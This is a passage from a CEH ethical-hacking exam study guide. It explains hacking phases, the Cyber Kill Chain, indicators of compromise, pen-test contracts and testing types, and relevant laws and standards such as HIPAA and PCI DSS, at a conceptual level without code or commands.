 - **Misconfiguration attacks** These attacks take advantage of systems that are, on purpose or by accident, not configured appropriately for security. Remember the triangle shown earlier ([Figure 1-5](#)) and the old maxim "As security increases, ease of use and functionality decrease"? This type of attack takes advantage of the administrator who simply wants to make things as easy as possible for the users. Perhaps to do so, the admin will leave security settings at the lowest possible level, enable every service, and open all firewall ports. It's easier for the users but creates another gold mine for the hacker.
-



EXAM TIP Infowar (as ECC loves to call it) is the use of offensive and defensive techniques to create advantage over your adversary. Defining which actions are offensive versus defensive in nature should be self-explanatory, so if you're asked, use common sense and reasoning. For example, a banner on your system warning that those attempting access will be prosecuted is defensive in nature, acting as a deterrent.

Hacking Phases

Regardless of the intent of the attacker (remember there are good guys and bad guys), hacking and attacking systems can sometimes be akin to a pilot and her plane. My daughter is a helicopter pilot for the U.S. Air Force, and because of this ultra-cool access, I get to talk with pilots from time to time. I often hear them say, when describing a mission or event they were on, that they just “felt” the plane or helicopter—that they just knew how it was feeling and the best thing to do to accomplish the goal, sometimes without even thinking about it.

I was talking to my daughter a while back and asked her about this human—machine relationship. She paused for a moment and told me that, sure, it exists, and it’s uncanny to think about why pilot A did action B in a split-second decision. However, she cautioned, all that mystical stuff can never happen without all the up-front training, time, and procedures. Because the pilots followed a procedure and took their time up front, the decision-making and “feel” of the machine gets to come to fruition.

Hacking phases, as identified by EC-Council, are a great way to think about an attack structure for you, my hacking pilot trainee. I’m not saying you shouldn’t take advantage of opportunities when they present themselves just because they’re out of order in the hacking sequence (if a machine presents itself willingly and you refuse the attack, exclaiming, “But I haven’t reconnected it yet!” I may have to deny your pilot wings), but in general following the plan will produce quality results. Although there are many different terms for these phases and some of them run concurrently and continuously throughout a test, EC-Council has defined the standard hack as having five phases, shown in [Figure 1-7](#). Whether the attacker is ethical or malicious, these five phases capture the full breadth of the attack.




Figure 1-7 Phases of ethical hacking



EXAM TIP Keep the phases of hacking in mind throughout your study. You'll most likely see several questions asking you to identify not only what occurs in each step but which tools are used in each one.

Reconnaissance is probably going to be the most difficult phase to understand for the exam, mainly because many people confuse some of its steps as being part of the next phase (scanning and enumeration). *Reconnaissance* is nothing more than the steps taken to gather evidence and information on the targets you want to attack. It can be passive or active in nature. *Passive reconnaissance* involves gathering information about your target without their knowledge, whereas *active reconnaissance* uses tools and techniques that may or may not be discovered but put your activities as a hacker at more risk of discovery. Another way of thinking about it is from a network perspective: active is that which purposefully

puts packets, or specific communications, on a wire to your target, whereas passive does not.

For example, imagine your penetration test, also known as a *pen test*, has just started and you know nothing about the company you are targeting. Passively, you may simply watch the outside of the building for a couple of days to learn employee habits and see what physical security measures are in place. Actively, you may simply walk up to the entrance or guard shack and try to open the door (or gate). In either case, you're learning valuable information, but with passive reconnaissance you aren't taking any action to signify to others that you're watching. Examples of actions that might be taken during this phase are social engineering, dumpster diving, and network sniffing—all of which are addressed throughout the remainder of this exam study guide.



NOTE Every pen tester on the planet who's been knee-deep in a dumpster with a guard's flashlight in their face knows that dumpster diving is about as passive an activity as participating in a marathon. Just keep in mind that sometimes definitions and reality don't match up. For your exam, it's passive. In real life, it's a big risk, and you'll probably get stinky.

In the second phase, *scanning and enumeration*, security professionals take the information they gathered in recon and actively apply tools and techniques to gather more in-depth information on the targets. This can be something as simple as running a ping sweep or a network mapper to see what systems are on the network, or as complex as running a vulnerability scanner to determine which ports may be open on a particular system. For example, whereas recon may have shown the network to have 500 or so machines connected to a single subnet inside a building,

scanning and enumeration would tell you which ones are Windows machines and which ones are running FTP.

The third phase, as they say, is where the magic happens. This is the phase most people delightedly rub their hands together over, reveling in the glee they know they will receive from bypassing a security control. In the *gaining access* phase, true attacks are leveled against the targets enumerated in the second phase. These attacks can be as simple as accessing an open and nonsecured wireless access point and then manipulating it for whatever purpose, or as complex as writing and delivering a buffer overflow or SQL injection against a web application. The attacks and techniques used in this phase will be discussed throughout the remainder of this study guide.

In the fourth phase, *maintaining access*, hackers attempt to ensure they have a way back into the machine or system they've already compromised. Back doors are left open by the attacker for future use, especially if the system in question has been turned into a *zombie* (a machine used to launch further attacks from) or if the system is used for further information gathering—for example, a sniffer can be placed on a compromised machine to watch traffic on a specific subnet. Access can be maintained through the use of Trojans, rootkits, or any number of other methods.



NOTE There's an important distinction I've mentioned before and will mention over and over again through this book: ECC course materials for the CEH exam oftentimes have as much to do with the real world and true hacking as nuclear fusion has to do with doughnut glaze. For example, in the real world, pen testers and hackers *only* carry out scanning and enumeration when the possibility of gaining useful intelligence is greater than the risk of detection or reaction by the target. Sure, you need as much information as you can get up front, but if what

you're doing winds up drawing unnecessary attention to yourself, the whole thing is pointless. Same thing goes for privilege escalation: if you can get done what you want or need to without bothering to escalate to root privilege, huzzah!

In the final phase, *covering tracks*, attackers attempt to conceal their success and avoid detection by security professionals. Steps taken here consist of removing or altering log files, hiding files with hidden attributes or directories, and even using tunneling protocols to communicate with the system. If auditing is turned on and monitored, and often it is not, log files are an indicator of attacks on a machine. Clearing the log file completely is just as big an indicator to the security administrator watching the machine, so sometimes selective editing is your best bet.

Another great method to use here is simply corrupting the log file itself—whereas a completely empty log file screams an attack is in progress, files get corrupted all the time, and, chances are, the administrator won't bother trying to rebuild the log file. In either case, be really careful when it comes to corrupting or deleting logs in the real world. As a pen tester you may be bound by a "no harm" clause, which will prevent you from altering the log files at all. Not only would that cause harm to the organization but it may also prevent it from discovering *real* bad guys who may be attacking during your test. Good pen testers are truly defined in this phase, and "do no harm" should be in the forefront of your mind when attempting this.



EXAM TIP An acronym you should definitely get acquainted with is *SIEM* (which stands for *security incident and event management*). A SIEM helps to perform functions related to a Security Operations Center (SOC), such as identifying, monitoring, recording, auditing, and

analyzing security incidents. While the term SIEM can be associated with an overall enterprise effort (made up of people, applications, processes, and so on), in the real world oftentimes it is used to refer to a specific application. Splunk, for example, is often referred to as a SIEM.

A couple of insights can, and should, be gained here. First, contrary to popular belief, pen testers do not usually just randomly assault targets hoping to find some overlooked vulnerability to exploit. Instead, they follow a specific, organized method to thoroughly discover every aspect of the system they're targeting. Good ethical hackers performing pen tests ensure these steps are very well documented, taking exceptional and detailed notes and keeping items such as screenshots and log files for inclusion in the final report. Mr. Horton, our beloved technical editor, put it this way: "Pen testers are thorough in their work for the customer. Hackers just discover what is necessary to accomplish their goal." Second, keep in mind that security professionals performing a pen test do not normally repair or patch any security vulnerabilities they find—it's simply not their job to do so. The ethical hacker's job is to discover security flaws for the customer, not to fix them. Knowing how to blow up a bridge doesn't make you a civil engineer capable of building one, so while your friendly neighborhood CEH may be able to find your problems, it in no way guarantees he or she could engineer a secure system.



NOTE A hacker who is after someone in particular may not bother sticking to a set method in getting to what is wanted. Hackers in the real world take advantage of the easiest, quickest, simplest path to the end goal, and if that means attacking before enumerating, then so be it.

The Cyber Kill Chain

Lastly in our romp through terminology and methodology, we need to spend a few moments on a relatively new entry to the study lexicon: the Cyber Kill Chain methodology

(<https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html>). The idea behind this methodology is very simple, and mirrors what you are trying to do yourself: think like the bad guy. From the site, “Developed by Lockheed Martin, the Cyber Kill Chain® framework is part of the Intelligence Driven Defense® model for identification and prevention of cyber intrusions activity. The model identifies what the adversaries must complete in order to achieve their objective.” Knowing the steps taken and what adversaries might be thinking can help in setting a security response. This methodology consists of seven phases, shown in [Figure 1-8](#).




Figure 1-8 Lockheed Martin's Cyber Kill Chain



NOTE Another term used in this realm is “adversary behavioral identification,” and it refers to identifying common methods used by a particular attacker. A specific attacker may, for example, be identified by unique use of PowerShell or the command-line interface. Or perhaps he

may be fond of DNS tunneling, or using a web shell, or proxies, or *_insert-tactic-here_*. Building a profile isn't just for the detectives on TV; it's now your job too.

As an aside, the idea behind thinking like the bad guy is to help anticipate what they'd go after, how they might do that, and even *when* they might. Just as FBI profilers do with serial murderers and bomb experts do with the fragments recovered at a scene, we can do a better job of anticipating the bad guys by noting specific patterns of behavior, activities, and methods they use. Each person is different, after all, and repeating the steps you already know provides a fingerprint of sorts to your hacking. These fingerprints, these patterns of actions, are known as *tactics, techniques, and procedures (TTPs)*.



EXAM TIP The difference in defining a tactic versus a technique is vague, at best. The best I can find is a tactic is a “way,” while the technique is the “technical method” used. The official courseware itself doesn't seem to know the difference between the two, so just use best judgement on the exam should you see it.

Finally, a term you'll definitely come across is *indicator of compromise (IOC)*. IOCs are basically clues—identifiers, tidbits of information or settings, and so on—that you can readily identify as a strong symptom you've been hacked. IOCs can be categorized into four main types:

- **E-mail indicators** Items such as specific senders' addresses, subject lines, and types of attachments
- **Network indicators** Include URLs, domain names, and IP addresses

- **Host-based indicators** Items such as specific filenames, hashes, and registry keys
 - **Behavioral indicators** Specific behaviors indicative of an ongoing attack, such as PowerShell executions, remote command executions, and so forth
-



EXAM TIP E-mail, network, and host-based indicators, as defined by EC-Council, seem to be more...tangible...in nature than behavioral ones. For example, network traffic at 02:00 every day for a week might be an indicator, but could fall more into the behavior realm than the network one. Just stick with the definitions listed here and you should be fine.

The Ethical Hacker

So, what makes someone an “ethical” hacker? Can such a thing even exist? Considering the art of hacking computers and systems is, in and of itself, a covert action, most people might believe the thought of engaging in a near-illegal activity to be significantly *unethical*. However, the purpose and intention of the act have to be taken into account.

For comparison’s sake, law enforcement professionals routinely take part in unethical behaviors and situations in order to better understand, and to catch, their criminal counterparts. Police and FBI agents must learn the lingo, actions, and behaviors of drug cartels and organized crime in order to infiltrate and bust the criminals, and doing so sometimes forces them to engage in criminal acts themselves. Ethical hacking can be thought of in much the same way. To find and fix the vulnerabilities and security holes in a computer system or network, you sometimes have to think like a

criminal and use the same tactics, tools, and processes they might employ.

In CEH parlance, and as defined by several other entities, there is a distinct difference between a hacker and a cracker. An *ethical hacker* is someone who employs the same tools and techniques a criminal might use, with the customer's full support, approval, and written consent to help secure a network or system. A *cracker*, also known as a *malicious hacker*, uses those skills, tools, and techniques either for personal gain or destructive purposes or, in purely technical terms, to achieve a goal outside the interest of the system owner. Ethical hackers are employed by customers to improve security. Crackers either act on their own or, in some cases, act as hired agents to destroy or damage government or corporate reputation.

One all-important specific identifying a hacker as ethical versus the bad-guy crackers needs to be highlighted and repeated over and over again. Ethical hackers work within the confines of an agreement made between themselves and a customer *before any action is taken*. This agreement isn't simply a smile, a conversation, and a handshake just before you flip open a laptop and start hacking away. No, instead it is a carefully laid-out plan, meticulously arranged and documented to protect both you (the ethical hacker) and the client.

In general, an ethical hacker first meets with the client and signs a contract. The contract defines not only the permission and authorization given to the security professional (sometimes called a *get-out-of-jail-free card*) but also confidentiality and scope. No client would ever agree to having an ethical hacker attempt to breach security without first ensuring the hacker will not disclose any information found during the test. Usually, this concern results in the creation of a nondisclosure agreement (NDA).

Additionally, clients almost always want the test to proceed to a certain point in the network structure and no further: "You can try to get through the firewall, but do not touch the file servers on the other side...I have bitcoin wallets there." They may also want to restrict what types of attacks you run. For example, the client may

be perfectly okay with you attempting a password hack against their systems but may not want you to test every DoS attack you know.

Oftentimes, however, even though you're hired to test the client's security and you know what's really important in security and hacking circles, the most serious risks to a target are not allowed to be tested because of the "criticality of the resource." This, by the way, is often a function of corporate trust between the pen tester and the organization and will shift over time; what's a critical resource in today's test will become a focus of scrutiny and "Let's see what happens" next year. And if you think about it, that makes a lot of sense: you're asking someone to completely trust a total stranger (or group of strangers) to have access to their valuable resources; of course there's going to be some time for trust-building to occur. As time passes and trust increases, the likelihood of being allowed to test those internal, super-critical systems also increases. This really boils down to cool and focused minds during the security testing negotiation.

Another common issue is that what is considered "too secure to test" actually turns out to be the most vulnerable system. A pen tester interview with the client might go like this: "What about that crusty Solaris box that runs all the back-end processing for payroll and hasn't been updated since 2002?" "Well, it's really important and if it breaks, the organization dies. We have compensating controls for stuff like that." It's like a sunshine law for cyber—no mold grows where the pen test light shines.



NOTE A common term you'll see referenced in your CEH study is *tiger team*, which is nothing more than a group of people, gathered together by a business entity, working to address a specific problem or goal. Ethical hackers are sometimes part of a tiger team, set up to thoroughly test all facets of a security system. Whether you're hired as

part of a team or as an individual, pay attention to the rules of engagement.

The Pen Test

Companies and government agencies ask for penetration tests for a variety of reasons. Sometimes rules and regulations force the issue. For example, many medical facilities need to maintain compliance with the Health Insurance Portability and Accountability Act (HIPAA) and will hire ethical hackers to conduct pen testing to ensure they are compliant. Sometimes the organization's leadership is simply security conscious and wants to know just how well existing security controls are functioning. And sometimes pen testers are engaged simply as part of an effort to rebuild trust and reputation after a security breach has already occurred. It's one thing to tell customers you've fixed the security flaw that allowed the theft of all those credit cards in the first place. It's another thing altogether to show the results of a penetration test against the new controls.

With regard to your exam and to your future as an ethical hacker, there are two processes you'll need to know: how to set up and perform a legal penetration test and how to proceed through the actual hack. A *penetration test* is a clearly defined, full-scale test of the security controls of a system or network in order to identify security risks and vulnerabilities and has three major phases. Once the pen test is agreed upon, the ethical hacker begins the "assault" using a variety of tools, methods, and techniques, but generally follows the same five stages of a typical hack to conduct the test. For the CEH exam, you'll need to be familiar with the three pen test stages and the five stages of a typical hack.

A pen test has three main phases—preparation, assessment, and conclusion—and they are fairly easy to define and understand. The *preparation* phase defines the time period during which the actual contract is hammered out. The scope of the test, the types of attacks allowed, and the individuals assigned to perform the activity are all agreed upon in this phase. The *assessment* phase (sometimes also known as the *security evaluation* phase or the *conduct* phase) is

exactly what it sounds like—the actual assaults on the security controls are conducted during this time. Lastly, the *conclusion* (or post-assessment) phase defines the time when final reports are prepared for the customer, detailing the findings of the tests (including the types of tests performed) and many times even providing recommendations to improve security.

In performing a pen test, an ethical hacker must attempt to reflect the “criminal” world as much as possible. In other words, if the steps taken by the ethical hacker during the pen test don’t adequately mirror what a “real” hacker would do, then the test is doomed to failure. For that reason, most pen tests have individuals acting in various stages of knowledge about the *target of evaluation* (TOE). These different types of tests are known by three names: black box, white box, and gray box.

In *black-box* testing, the ethical hacker has absolutely no knowledge of the TOE. The testing is designed to simulate an outside, unknown attacker, and it takes the most amount of time to complete and, usually, is by far the most expensive option. For the ethical hacker, black-box testing means a thorough romp through the five stages of an attack and removes any preconceived notions of what to look for. The only true drawback to this type of test is it focuses solely on the threat outside the organization and does not take into account any trusted users on the inside.



NOTE An important “real world versus definition” distinction arises here: While the pure definition of the term implies no knowledge, a black-box test is designed to mirror what an external hacker has and knows about before starting an attack. Rest assured, the bad guys have been researching things for a long time. They know something or they wouldn’t attack in the first place. As a pen tester, you’d better be aware of the same things they are when setting up your test. Additionally, you’d be well

served to have a trusted agent set up internally *before* taking action, to avoid inadvertently breaking the law and hacking someone else.

White-box testing is the exact opposite of black-box testing. In this type, pen testers have full knowledge of the network, system, and infrastructure they're targeting. This, quite obviously, makes the test much quicker, easier, and less expensive, and it is designed to simulate a knowledgeable internal threat, such as a disgruntled network admin or other trusted user.

The last type, *gray-box* testing, is also known as *partial knowledge* testing. What makes this different from black-box testing is the assumed level of elevated privileges the tester has. Whereas black-box testing is generally done from the network administration level, gray-box testing assumes only that the attacker is an insider. Because most attacks do originate from inside a network, this type of testing is valuable and can demonstrate privilege escalation from a trusted employee.



NOTE One more real-world note for you: all pen tests are not the same. Academically, we're forced to discuss them as if they are, but in the real world there are basically two types of "true" pen tests—one that intends to fully find and explore all of the vulnerabilities within a designated system, and the other that seeks only to determine if, how, and how easily a system can be exploited through vulnerabilities. The bad guys aren't going to bother with a full-scale look at the system once they've discovered a vulnerability they can exploit.

Laws and Standards

Finally, it would be impossible to call yourself an ethical anything if you didn't understand the guidelines, standards, and laws that govern your particular area of expertise. In our realm of IT security (and in ethical hacking), there are tons of laws and standards you should be familiar with, not only to do a good job, but to keep you out of trouble—and prison. We were lucky in previous versions of the exam that these laws and standards didn't get hit very often, but now they're back—and with a vengeance.

I would love to promise I could provide you a comprehensive list of every law you'll need to know for your job, but if I did this book would be the size of an old encyclopedia and you'd never buy it. There are *tons* of laws you need to be aware of for your job, such as the Federal Information Security Modernization Act (FISMA), Electronics Communications Privacy Act, PATRIOT Act, Privacy Act of 1974, Cyber Intelligence Sharing and Protection Act (CISPA), Consumer Data Security and Notification Act, Computer Security Act of 1987...the list really is almost endless. Since this isn't a book to prepare you for a state bar exam, I'm not going to get into defining all these. For the sake of study, and keeping my page count down somewhat, we'll just discuss a few you should concentrate on for test purposes—mainly because they're the ones ECC seems to be looking at closely this go-round. When you get out in the real world, you'll need to learn, and know, the rest.

Sometimes You Have to Know Everything

A foundational principle in Western law and order is that ignorance of the law does not make one free of it. In other words, if you break a law, you cannot use the excuse that you didn't know about the law in question. On its face this could seem somewhat unfair. I mean, how in the world am I supposed to know EVERY law in EVERY state and EVERY setting? The flip side of it, and the reason it's a foundational principle, is simply if ignorance were a valid excuse, any time

someone was accused of a law they could simply claim ignorance and be set free.

So how do we, as a civilized society with rule of law at our core (supposedly), find the happy balance in this? I like the way USLegal (<https://uslegal.com>) puts it (emphasis added): "Ignorance of law means want of knowledge of those laws which a person has a *duty* to know and *which everyman is presumed to know*." That last bit is the important part: *you*, as a citizen, have a duty to know the law of the land as it relates to you and yours. Digging a little deeper into that thought, then, ignorance can be either voluntary or involuntary. Voluntary is pretty simple to define: if you could have reasonably acquired knowledge of the law but you claim you do not know of it, you're purposeful in your ignorance. Involuntary is the area in which there's a little wiggle room.

For example (again from USLegal), "...case law has recognized certain exceptions to the doctrine. For example in *Cheek v. United States*, 498 U.S. 192, 200-201 (U.S. 1991) the court observed that the proliferation of statutes and regulations has sometimes made it difficult for the average citizen to know and comprehend the extent of the duties and obligations imposed by the tax laws." In short, the U.S. Supreme Court stated that the overly complex tax law was more than the average citizen could be expected to know and understand and, therefore, ignorance of certain areas of tax law has had sentencing/conviction largely reduced.

In criminal law, while ignorance may not clear a defendant of guilt, it can be a consideration in *sentencing*—and this next part is very important here, particularly where the law is unclear or the defendant sought advice from law enforcement or regulatory officials who themselves were unaware of the law or advised against the law as written. The entirety of the doctrine assumes the law in question has been properly promulgated—that is, published, distributed, and made readily available to the public so that "everyman" can be reasonably

expected to know it. In other words, to quote the Decretum Gratiani (google it), “a secret law is no law at all.”

So why am I talking about principles of law and order in a book supposedly about ethical hacking? Because, *what we’re discussing here can easily land you in a world of trouble if you make yourself willfully ignorant of the laws as they pertain to networking, data, and hacking.* There’s more than ample legal precedent that any person taking part in activities or employment outside what could be considered common for an average citizen must make themselves aware of any and all applicable laws. For example, a person running the water supply for a city, or a nuclear plant, or creating and maintaining bridges people drive over is required to know the laws necessary to engage in those activities.

You’re an ethical hacker, meaning (among other things) your *intent* is to abide by written law (and customer agreements). But your intent means squat in a court of law. Read up on the laws mentioned here in this book. Then go search out updates to them. Then look for others. After all, if you’re working for a company in Georgia but performing a pen test on a company in Wyoming with offshore facilities, which law trumps the others and how are you supposed to know?

While your company should provide *some* protection for you, and is obligated to assist you in learning/knowing the laws you’ll be held accountable to during any given employment exercise, unfortunately the answer to that question, at least in the eyes of the law, is you better figure it out yourself.

First up is the aforementioned Health Insurance Portability and Accountability Act (HIPAA), developed by the U.S. Department of Health and Human Services to address privacy standards with regard to medical information. The law sets privacy standards to protect patient medical records and health information, which, by design, are provided to and shared with doctors, hospitals, and insurance

providers. HIPAA has five subsections that are fairly self-explanatory (Electronic Transactions and Code Sets, Privacy Rule, Security Rule, National Identifier Requirements, and Enforcement) and may show up on your exam.

Another important law for your study is the Sarbanes-Oxley (SOX) Act. SOX was created to make corporate disclosures more accurate and reliable in order to protect the public and investors from shady behavior. There are 11 titles within SOX that handle everything from what financials should be reported and what should go in them, to protecting against auditor conflicts of interest and enforcement for accountability.



NOTE One thing that may help you in setting up better security is OSSTMM—the *Open Source Security Testing Methodology Manual* (if you really want to sound snooty, call it “awstem”). It’s a peer-reviewed, formalized methodology of security testing and analysis developed to “provide actionable information that can measurably improve your operational security.” It defines three types of compliance for testing: *legislative* (government regulations), *contractual* (industry or group requirements), and *standards based* (practices that must be followed in order to remain a member of a group or organization).

When it comes to standards, again there are tons to know—maybe not necessarily for your job, but because you’ll see them on this exam. ECC really wants you to pay attention to PCI DSS, and ISO/IEC 27001:2018. The Payment Card Industry Data Security Standard (PCI DSS) is a security standard for organizations handling credit cards, ATM cards, and other point-of-sales cards. The standard applies to all groups and organizations involved in the entirety of the

payment process—from card issuers, to merchants, to those storing and transmitting card information—and consist of 12 requirements:

- Requirement 1: Install and maintain firewall configuration to protect data.
- Requirement 2: Remove vendor-supplied default passwords and other default security features.
- Requirement 3: Protect stored data.
- Requirement 4: Encrypt transmission of cardholder data.
- Requirement 5: Install, use, and update AV (antivirus).
- Requirement 6: Develop secure systems and applications.
- Requirement 7: Use “need to know” as a guideline to restrict access to data.
- Requirement 8: Assign a unique ID to each stakeholder in the process (with computer access).
- Requirement 9: Restrict any physical access to the data.
- Requirement 10: Monitor all access to data and network resources holding, transmitting, or protecting it.
- Requirement 11: Test security procedures and systems regularly.
- Requirement 12: Create and maintain an information security policy.



NOTE Control Objectives for Information Technologies (COBIT) is another security standard that used to be referenced in the official courseware. It’s still an IT governance framework and supporting toolset designed to provide guidance to managers on control requirements, technical issues, and business risks. COBIT domains

include planning and organization, acquisition and implementation, delivery and support, and monitoring and evaluation.

Want more? I don't either, so I'll leave you with the last example ECC wants you to focus on: the ISO/IEC 27001:2018. It provides requirements for creating, maintaining, and improving organizational information security (IS) systems. The standard addresses issues such as ensuring compliance with laws as well as formulating internal security requirements and objectives.



EXAM TIP Law is a funny thing, and there are semantic terms aplenty regarding it. Be aware of the differences between criminal law (a body of rules and statutes that defines conduct prohibited by the government because it threatens and harms public safety and welfare and that establishes punishment to be imposed for the commission of such acts), civil law (a body of rules that delineates private rights and remedies as well as governs disputes between individuals in such areas as contracts, property, and family law, distinct from criminal law), and so-called common law (law based on societal customs and recognized and enforced by the judgments and decrees of the courts). Anything you see question-wise on it should be easy enough to infer, but thought you should look into it regardless.

Finally, keep in mind that information security laws are tricky things when it comes to national borders. While it's easy to enforce an American rule about planting seeds within the physical borders of the United States, that law means nothing in China, Australia, or France. When it comes to information and the Internet, though, things get trickier. The complexities of laws in other countries simply

cannot be deciphered—in this book or any other. You will have to spend some time with your employer and your team to learn what you need *before* testing anything.

Who's to Blame?

Oftentimes in crime dramas we don't get to see the full story. This is mainly because we're all focused on the one bad guy—the one person to blame for it all. But in the digital world, things can get a little hairy in the blame game. For example, suppose Joe sends Bob something truly terrible. Maybe they're dealing in stolen materials or sending child porn to one another. Obviously Joe and Bob are at fault and need to face some justice. But what about their ISPs? What about those entities that make all that illegal back and forth even possible in the first place? If Joe sends Bob child porn over AT&T's network, for example, why is AT&T (or the countless other ISPs and/or networks between the two) not liable for facilitating the transaction? If Sally sends a piece of malware and takes out Jane's network, would it have occurred without countless networks between them? How and why are they not liable?

In general, and without turning this into a legal paper, the real answer is *we don't want them to be*. And that is a very good thing. For example, if Joe sends Bob printed photos in a sealed overnight container, should the FedEx guy driving the truck be held liable if those photos are illegal in nature? If Sally mails a bag of drugs to Jane, is the postal worker delivering the package at fault? Of course not, and barring gross negligence, the same protections and thought process should apply to networks.

ISPs are basically just dumb pipes we use to blast information to each other. The faster we blast said information, the happier we all are. Don't believe me? Go somewhere streaming gets overcrowded and listen to how people rant about the latest cat video lagging on their system. I'm not

saying ISPs can, or do, just bask in the sun regardless of the traffic they're carrying: most if not all take active measures to restrict and reduce illegal activity on the networks, and they do hold some responsibility insofar as gross negligence is concerned. But generally, they are in the business of making sure data moves quickly from point A to point B. And it's safer that they stay as such.

In the Summer of 2015, the FCC classified Internet service providers as common carriers. While heretofore defined as companies that transport goods or people for any person or company (and bearing responsibility in part for any possible loss of the goods during transport), the use here was different: ISPs transport *data*, not goods or people. In the original sense, common carriers were responsible for loss or damage except for certain circumstances—like an Act of God, fault or fraud on the part of the shipper, or defects in the goods themselves. When it came to telecommunications, though, those stipulations didn't apply in the same way. Therefore, innumerable stipulations and laws established some cover for providers: for example, the Communications Decency Act protected against third-party content on grounds of libel or slander, and Digital Millennium Copyright Act (DMCA) "safe harbors" provided more liability protection in regards to copyright infringements. Not to mention all of it continues to tie into net neutrality and the back and forth we've seen on that for the past decade.

So who should be held liable for malicious or illegal traffic? Sure a purposeful sender and knowing recipient should be. But everyone else along the way? Not as clear to see—especially when the cat video won't load.



NOTE Don't forget one very simple, obvious observation some people just don't think about: the Internet is global. The difference between hacking your target and hacking the government of China could be as simple as accidentally typing the wrong number in an IP address. And while most people believe traffic is malicious only if it targets your system specifically, many may see it as malicious if it just *transits* your system.

Chapter Review

Tips that will help on your exam include:

- Do not let real life trump EC-Council's view of it. Real life and the certification exam do not necessarily always directly correspond.
- Use time to your advantage. The exam now is split into sections, with a time frame set up for each one. You can work and review inside the section all you want, but once you pass through it, you can't go back.
- Make use of the paper and pencil/pen the friendly test proctor provides you, and as soon as you sit down, before you click START, start writing down everything you can remember onto the paper provided.
- Trust your instincts. When you do question review, unless you absolutely, positively, beyond any shadow of a doubt know you initially marked the wrong answer, do not change it.
- Take the questions at face value. Don't read into them; just answer them and move on.

The five zones ECC has defined are Internet (outside the boundary and uncontrolled), Internet DMZ (a controlled, buffer network between you and the uncontrolled chaos of the Internet),

production network zone (a very restricted zone that strictly controls direct access from uncontrolled zones), intranet zone (controlled zone that has little to no heavy restrictions), and management network zone (highly secured zone with very strict policies).

